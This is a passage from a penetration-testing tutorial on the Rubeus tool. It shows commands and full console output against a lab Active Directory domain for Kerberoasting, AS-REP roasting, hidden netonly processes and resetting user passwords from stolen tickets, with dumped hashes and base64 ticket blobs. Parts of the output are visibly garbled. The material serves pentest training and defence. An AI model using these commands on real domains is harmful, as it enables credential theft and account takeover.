2290E76124CA9265EE9A951998CAE8C7F79748BFC419D16AA3C4D05C1274C0B6806D3C13ADF8E2551C0B660A0793DB8FDA3273D856
E0372078D8FFD3939C3DA80507564181B3185FF491A8C4173F5DAE57FF5299DDFEE9673CACF8C00F663CDE1DF5660D3FA36F51595D
CF8E38CD2040067496813E0361B78D663D2201124A5CCC3D94C5AD0B1421587A80C36C5787E3B712C694EA2C9B15066B0C65522657
E844F73A760F07603451A1956BAF42ACBB5CEDB083E402A952577B811A9F948F44FBF42F67CA03C011ED4668E0195B16DE8F63AAD
30094F5943B1A6BC70068D0C85B17655052EDB3E5E22C3D10D18613A01CF61C3AD3918D0342861D892097CF8E8FF1BF6A939DA2432
CD9A8F864EE437ED9CEDB66518E0DD3F19C530BCB8
```

/outfile: Can be used to store the hash in an output file

```
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /outfile:type.hash
```

```
C:\Users\Public>rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /outfile:type.hash
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /outfile:type.hash

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v2.0.2

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]          Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target SPN          : ldap/dc1.ignite.local/ignite.local
[*] Hash written to C:\Users\Public\type.hash

[*] Roasted hashes written to : C:\Users\Public\type.hash
```

## ASREPRoast

A service ticket is obtained using TGT and that TGT is obtained by validating a first step called “pre-authentication.” If this pre-authentication requirement is removed for accounts, it makes them vulnerable to asreproasting.

If the user has “Do not use Kerberos pre-authentication” enabled, then an attacker can recover a Kerberos AS-REP encrypted with the users RC4-HMAC'd password and he can attempt to crack this ticket offline.

You can read our detailed article [here](#).

An SPN can be specified with asreproast option like

```
rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local
```

```
C:\Users\Public>rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local
rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local

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[*] Action: AS-REP roasting

[*] Target Domain      : ignite.local

[*] Searching path 'LDAP://dc1.ignite.local/DC=ignite,DC=local' for '(s(samAccountType=8053063
Control:1.2.840.113556.1.4.803:=4194304))'
[*] SamAccountName    : harshit
[*] DistinguishedName : CN=harshit,CN=Users,DC=ignite,DC=local
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\harshit'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$harshit@ignite.local:C9722096DCCABCD1D8FB22DC7A3A50C3$863FDD91BBA7139
64685F2E914CDAD90C5F311DC7700E30C8948D3486D0F108D4E773076D245CD7B58FB588D37A85C7
4767952CBA58B9E9264E854DB619E1C4DD6E7BDD0EC63BD47AFE07651B34E7751E411478DC882FFE
5DE57FCEE2E810838C04F3E9EF974167B4183CE7260A39783FB480476A75C8F466EABD3A2EA81826
11F2D342F1C50172ED0AB25975C1195048080E88B856DF12B3CF53644C561232B7AA1A6037E529C9
3DEDDBE9BA2336957D7628F9FA38C1EEA42238AE4FF9A2DF165D83E0F7C7D82B23DA7B60453B9F53
82272E02F2786294D84EC68566D28078AC053856A95E19B03EC823C8D

[*] SamAccountName    : aarti
[*] DistinguishedName : CN=aarti,CN=Users,DC=ignite,DC=local
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\aarti'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$aarti@ignite.local:5766496E3EADC8BDC5A9D73194E6D559$AB70D33C06C4F5D36
1B4364EF3F7696028F31152EB4B6E5C893275B2F0625A00FBBE91084E60DF4549412947B4A620684
4D42B133A253774CEED8A00A4F914F76AE1234388D172C650B156C4074157A726CD7E3038C3BE8EB
308E9464FD8BEDB5873512376FBC81E9FEE6AB1F75E8C5921E9EC44DBD4DD7389669621718E3963D
```

As you can see, all the accounts with setting “Do not use Kerberos pre-authentication” enabled are vulnerable to the attack and their AS-REP encrypted with RC4-HMAC password has been dumped.

These hashes can also be dumped in a specific hashcat format. By default the hashes can be cracked using JtR.

```
rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local /format:hashcat
```

```
C:\Users\Public>rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local /format:hashcat
rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local /format:hashcat

  (S)
  (R)
  (U)
  (B)
  (L)
  (I)
  (D)
  (E)
  (S)
  (C)

v2.0.2

[*] Action: AS-REP roasting
[*] Target Domain      : ignite.local

[*] Searching path 'LDAP://dc1.ignite.local/DC=ignite,DC=local' for '(6(samAccountType=805306368)(userA
Control:1.2.840.113556.1.4.803:=4194304))'
[*] SamAccountName    : harshit
[*] DistinguishedName : CN=harshit,CN=Users,DC=ignite,DC=local
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\harshit'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$23$harshit@ignite.local:9FB7455D58063A1AC7056FB0F0FA149B$ED95BF87A96D
87701AA32114D9FBDC72263F1382AC60ACFA763501D877A83213E10B8EC5A297AE36108BFA8F8A54
F31122A5B0CCF90B54E2A6B9F7AAE92DA7C9178005E9A2154F0F7719A31DE79DA64D22A18DA26B14
5F37D9E2C1D513FBE59E6C2163CB0C5614059FF56ECAAC997E28CB4ABF83BB1EC3EE03D37ED7D0F5
F652E4AE70706AE42C5A9D71E0F7C8D0E4EAE33903F2C2853336E70DBFD1C9BF48A35BB69CE40605
D2A6B8B01CB4E3C4F984222039D84A1157DAC6112E409970A2AA94C35B420CF9863DDC0923C96A7E
8624568DA99ED52178485B2826ED42E8FEE9F11A8D5514AEF6E0563EE8C2
```

/domain and /dc are optional flags that can be used to explicitly define the domain and controller accounts.

```
rubeus.exe asreproast /domain:ignite.local /dc:dc1
```

```
C:\Users\Public>rubeus.exe asreproast /domain:ignite.local /dc:dc1
rubeus.exe asreproast /domain:ignite.local /dc:dc1

v2.0.2

[*] Action: AS-REP roasting

[*] Target Domain      : ignite.local
[*] Target DC         : dc1

[*] Searching path 'LDAP://dc1/DC=ignite,DC=local' for '((&(samAccountType=805306368)(userAccountControl:113556.1.4.803:=4194304))'
[*] SamAccountName    : harshit
[*] DistinguishedName : CN=harshit,CN=Users,DC=ignite,DC=local
[*] Using domain controller: dc1 (192.168.1.2)
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\harshit'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$harshit@ignite.local:99F7FB172B01AA4E2D2C9CE715AED5CF$9BC8F07849C3AD3
F9DCC9E98C28131D3502897D8B02A372A209A3FA9FB18FA2DF460B59C6E8A252A70E50CD1DF14E25
BC70D994DA4872D4FB427ED112981E500E88D3391C1465DD454D5144F5E28E713304AE2E3159CC39
C3BCBC7B5BABC025AA8943F61A23038B6A886598B9E43994B26D34C697CE4D20C12A33EA09870216
15A99998DDBBE61CF04120F453A3C697B6CDAEDB0395944AEA9B30FD3749B7F1A7EEC76B3EFC4778
63D66D529A10898597CB3EDA21A7B6B5CAFCE518C77CA16A6CA06662DDAFA955F1D38664DCCA40E6
78AB76DD67D84FE9DA13E20368CFACC04B86ABE72A0E40388756EB243

[*] SamAccountName    : aarti
[*] DistinguishedName : CN=aarti,CN=Users,DC=ignite,DC=local
[*] Using domain controller: dc1 (192.168.1.2)
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\aarti'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:
```

/outfile can be used to save this hash in an output file.

```
rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local /outfile:type2.hash
```

```
C:\Users\Public>rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local /outfile:type2.hash
rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local /outfile:type2.hash

Rubeus
v2.0.2

[*] Action: AS-REP roasting
[*] Target Domain      : ignite.local
[*] Searching path 'LDAP://dc1.ignite.local/DC=ignite,DC=local' for '(sAMAccountName=harshit)(userAccountControl:1.2.840.113556.1.4.803:=4194304)'
[*] SamAccountName    : harshit
[*] DistinguishedName : CN=harshit,CN=Users,DC=ignite,DC=local
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\harshit'
[+] AS-REQ w/o preauth successful!
[*] Hash written to C:\Users\Public\type2.hash

[*] SamAccountName    : aarti
[*] DistinguishedName : CN=aarti,CN=Users,DC=ignite,DC=local
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\aarti'
[+] AS-REQ w/o preauth successful!
[*] Hash written to C:\Users\Public\type2.hash

[*] SamAccountName    : harshitrajpal
[*] DistinguishedName : CN=harshitrajpal,CN=Users,DC=ignite,DC=local
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\harshitrajpal'
[+] AS-REQ w/o preauth successful!
[*] Hash written to C:\Users\Public\type2.hash

[*] Roasted hashes written to : C:\Users\Public\type2.hash
```

If /ldaps is used, LDAP query shall go over secured LDAP (port 636)

**rubeus.exe asreproast /user:harshitrajpal /ldaps**



```
C:\Users\Public>rubeus.exe createnonetonly /program:"C:\Windows\System32\upnpcont.exe" /ticket:ticket.kirbi
rubeus.exe createnonetonly /program:"C:\Windows\System32\upnpcont.exe" /ticket:ticket.kirbi

RUBEUS
v2.0.2

[*] Action: Create Process (/netonly)

[*] Using random username and password.

[*] Showing process : False
[*] Username       : AFM2T1DF
[*] Domain        : Q1S7E9ZM
[*] Password      : 6E1PIQY0
[+] Process      : 'C:\Windows\System32\upnpcont.exe' successfully created with LOGON_TYPE = 9
[+] ProcessID    : 3032
[+] LUID         : 0x30f096
```

As you can see, the process ID 3032 is associated with this hidden process and LUID given which can be used using the /luid flag.

## Changepw

The Rubeus changepw option allows an attacker to change a user’s plaintext password from a TGT .kirbi file or a base64 blob. Hence, when used in conjunction with tgtdeleg or asktgt, we can change a user’s password just from it’s hash. For example, let’s set current user’s password to “Password@1!!!”


/ticket: we provided valid TGT of current user.

```
rubeus.exe changepw /ticket:dolFNDCC...bA== /new:Password@1!!!
```

```

rubeus.exe changepw /ticket:doIFNDCCBTcGawIBBaEDAgEwoOIERDCCBEbhggQ8MIIEOKADAgEFoQ4bDELHTKlURS5MT0NBTKIhMB+gA
wIBAqEYMBYbBmtYnRndBsMaWduaXRLmXvY2Fso4ID/DCCA/igAwIBEqEDAgECooID6gSCA+aHeTN7q4C0X/9hyzuRZvZPN7Lxeu05FwPhkS
l2v6n+Pq4lgtcGL7A/gzfFmNgxjyTZf39MYy07w7gFfRMJfJ0Q6mo49GMrhMcV9s4CL6Y+A78nKJs69yimfS19rTy2onNT2TsTW6Xv+FHZNAk
tSu8whi/5+cRHRqj9zx1MbU2KahFGXXMpkk9SnAddWyxzLUGRQjPEFGcK/4ecpErVwx0P1QVaJVJmLpeDr+hQwNTGRlTE2tLSRVSDvqVctvk
EBZsWwGteQ3M9IZ7W78bPosHAJJ04f1T2YbDuMHLSbcNUAqk0EtlfLymDT8hnnvxJPHjtHV4dh8Sj3x8+jGTzSuSwi277bic8JTz45DCYruCp
W2N1/LK35g9b2bCgBmEL/33ZdEwd3qkYbjT8ZjM2FB1LyOxaNq306mkZoE6SYggZlnix14a157pUgN+WrJS282RA9dQLK1cIuP+qdZvbl8eU
WR3htjtbUTSERsVDXoeq/Hc39dj2j9xk7z3MggosrklPE9QFoSasHmZjJxr5WI84ogrD/HjufT9oHCiQUXptICDSmUq34x6mBmoK1Y5hU25R7
q+/MuyQoL70QERRG43Rd6hEyQxtGhrJHDjuC8w7VLr5ILlipQe38HZB4eUrFgToN4yEmD/CoTEPr91e6eUvDAAT0l0LDA7tRapyxqgDa5sQzT
XfhLZF32+UXT+uM6lmV+kJsWBzngLkLsXdBsL3Wg06hREjqOmMlnGZM9+AhqG40s/rNMLxU0/AkvBSE00HRPSLZiuD5jpa4SmuL8cc03xCaUj
DVoNKZUJqJUvoL0+NyUC6//2nubMehIlhCq2zNQLaHc2oG4imTznstig380m8mp2z42/eAhLP4RjTuYndB/sY2liS+HYyIb1eN7m2NOHzrNZB
99AJoyCzrw981/DcKbUQ0AXFHih/atXxX7l9cJJ++qeEHbdfEXnFuD5JOTENSEHGLigjm05a+R3c0coatsLDeGqKJrWYV69Hsj4/oQVhBbnqb
FJ9avuhFR9SkqL2jiiyd/hmVTH9pPYoqjQGJGbvgyza/y3tInp0cjuv+S7eIDug/PSMds06YmY0MPIQwbVcUX7cEuDjGtq+IePZI6mG/UexHSu
/JFZGmPhld/OX1h7KTyfKd3mBwKNW3MP2b9HHjBFppTqJ3bZNI0HoJyHobIrEbm20rrp+IVmPpa9P0hmHHWZMdv04cexDPEd1bh6YpWLgZRTp
RB2wHzVR/YvGVROKw0/b0ak5UXo3rs7MbY41s22acun9gJcNfV LZrg0PaNTEjVKZqexYevyCpfQWRlB/dYgK8knpIKRjXfVK0B2zCB2KADAg
EAooHQBIHNFYHKMIHhOIHemIHBMIG+oBswGaADAgEXoRIEEN3jTSl0/T5pNeaw6T/Lpz0hDhsMSUd0SVRFLkxPQ0FMohowGKADAgEBoREwDxs
NaGfyc2hpdHJhanBhbKMhAWUAQOUAAKURGA8yMDIyMDUwODA1MDMwOVqmERgPMjAyMjA1MDgxNTAzMDlpxEYDzIwMjIwNTE1MDUwMzA5WqgO
GwxJR05JVEUuTE9DQUyPITAFoAMCAQKhGDAWGWZrcmJ0Z3QbDGLnbmL0Z5Sb2NhbA== /new:Password@1!!!

```



```

v2.0.2
[*] Action: Reset User Password (AoratoPw)
[*] Using domain controller: dcl.ignite.local (192.168.1.2)
[*] Changing password for user: harshitrajpal@IGNITE.LOCAL
[*] New password value: Password@1!!!
[*] Building AP-REQ for the MS Kpassword request
[*] Building Authenticator with encryption key type: rc4_hmac
[*] base64(session subkey): 1VTB/b55vbhJD0dUK/ezwQ==
[*] Building the KRV-PRIV structure
[+] Password change success!
C:\Users\Public>

```

As you can see, password for user ‘harshitrajpal’ has been changed successfully.


Now, we can choose a specific user which has the same password using the /targetuser option too (can be found out using the brute method). Note that necessary privileges may be required here.

```

rubeus.exe changepw /targetuser:ignite.local\mufasa /ticket:doIFNDCC...bA==
/new:Password@1!!!

```

```
rubeus.exe changepw /targetuser:ignite.local\mufasa /ticket:doIFNDCCBTcGawIBBaEDAqEWooIERDCCBEbhggQ8MIIEOKADA
gEFoQ4bDELHTkLURSS5MT0NBTKIHMB+gAwIBAqEYMBYbBmtYnRndBsMaWduaXRLmXvY2Fso4ID/DCCA/igAwIBEqEDAqECooid6gSCA+Z0LT
/Ze7RL/9H88i0wRuJ2Fv20N371A43P2H0H4LWGRNLZ4Zh0ZFfGGYaqVtqWQXKhdYi0MntqGcb4YgChIaBYKPyRbuSzMWQmzswDoaBbNNJWSeX
L2f080zbuKbVLBQdtzF+oj2To579G3ovbcqR+ZrQ6hk+F70LxItQnZFKazloszScFWX873el1mBSSlenJkoWYzGbs0LrkYaL17uJU8ucLqq/H
murMtFhHn3fijzVjWgu0YYtyoJ1iC5P61kK4uuY0bSv1c8yYVwz2KIXocVev6BV8IFftCzZsJYkQBs/d2TnZ5aW55UERpbg2//sMrCg/QK1b
DuguaQAwEMtXdQuIEooMnmQ59MvBKX0GifB2gpcg6k+qPdh49TxXdWR/Ke8AsmHf9iWc2ZJQeyUpEbZ81GrSh0x79YuLpFvx07sEgN8h6Rhqs
mlBsgPSz/OsPf5Iuq30HlTSDuyIc9CicvXZRdnA1fZml+tbxA1FAjLLCencpZuS8sdCCx7H1uiaab37NyEa5wD9rL/t+9ktkVOZWHYq4UwCQE
+jDsFOolVAMkR2TtsaDUSCIPTi2YL+dC7J7gDNsIoE3nTiwC5v7YmA+a14TT0F5HFgQ+PFkjQJSRZHZFQyd1rKouccFrkRR62xFLImWNcBV4G
2nsPXeAT+f/0eg1DW18CCwnVrFaUQ/in3cV3fxfwCYa6BtC6fWDY6bG59TCWCU5rIuucldKGdgLPMMqLQ3uV0od70DgIan6sTrBKUpVjC3M0s
/xTL5F3UJnHsaq0zZj62sCfHmVPLwXt2VxhhB1U3gZMQuLowKIJJ7C/HPHb8lnFbSbcBKErh2R3nadGGJ9v1QmF/D/PL7Z1uVs1XD08WjzM7e
D+rKgnPTbi4qwDsRpdIk3xeG32UZ3nIuk6d4zpTAcTzeIj4dYpv+LE7lbWTVhAgy15LI0nvNfcsXr3D3PkgFvX8xqqSBv/SK0jMNsLFJHtwfL
xcXkenn6M0noj2042yBsGhf52Ct88YJjSofypAhI3iozdiZus30PajY6P24k2eDLx+WuyhLJWAAodqbG05KFBSF6aSddFDcDiTAiFJ5Tr/IRG
UjgR0iJi8+KNmSugDsL6gNvpnw25FtMdZQirpQr0usBtazHwWS/aPBKAJZaX1b9zoxyygm5bdS/ZK0CotBqKEMwMwvkvPfb833l2qnbm6mz1
LkdArpNUTmnHiehSupP6Zcf+5hNkwkbNhk0XJ0NixRRGurHjcf6V2ALJH/JyqN2onk9yIiX2ttNUNxLmmouFe32KBfhUfxLkDCWtPA01aZhtC
brQzCiEbbuH41SdRDMw60B2zCB2KADAgEAooHQBIHNfYHKMIHhOIHMIHBMIG+oBswGaADAgEXoRIEEPhufMMepr/CLmVfHni80UihDhsMSUD
OSVRFkxPQ0FMohowGKADAgEBoREwDxsNQWRtaW5pc3RyYXRvcqMhAwUAQOUAAKURGA8ymDIyMDUw0DA2MTEyNVqmERgPMjAyMjA1MDgxNjEx
MjVapxYDzIwMjIwNTE1MDYxMTI1Wqg0GwxJR05JVEUuTE9DQUyupITAfoAMCAQKhGDAWGwZrcmJ0Z3QbDGLnbmL0ZS5sb2NhbA== /new:Pas
sword@1!!!
```



```
v2.0.2
[*] Action: Reset User Password (AoratoPw)

[*] Using domain controller: dc1.ignite.local (192.168.1.2)
[*] Resetting password for target user: ignite.local\mufasa
[*] New password value: Password@1!!!
[*] Building AP-REQ for the MS Kpassword request
[*] Building Authenticator with encryption key type: rc4_hmac
[*] base64(session subkey): aKzmZ+CLY/hKjJ8HVCyjA==
[*] Building the KRV-PRIV structure
[+] Password change success!
```


As you can see, Mufasa had the same password as harshitrajpal and his password got changed too.

## Currentluid

A simple option to display current LUID. LUID can be utilised with other options by specifying with the /luid flag. For example, to purge ticket of a specific user, luid may be needed.

```
rubeus.exe currentluid
```

```
C:\Users\Public>rubeus.exe currentluid
rubeus.exe currentluid
```



```
v2.0.2

[*] Action: Display current LUID

[*] Current LogonID (LUID) : 0x75486 (480390)
```

## Conclusion

The article talked about a C# implementation of various popular AD attacks covered in variety of major projects like Kekeo called "Rubeus." It is a versatile tool which can be dropped on the victim's machine and be used to perform various AD related attacks. We tried to cover a majority of options. A detailed wiki can be referred to [here](#). The article is intended to serve as a quick ready reference for Rubeus usage. Hope you liked the article. Thanks for reading.

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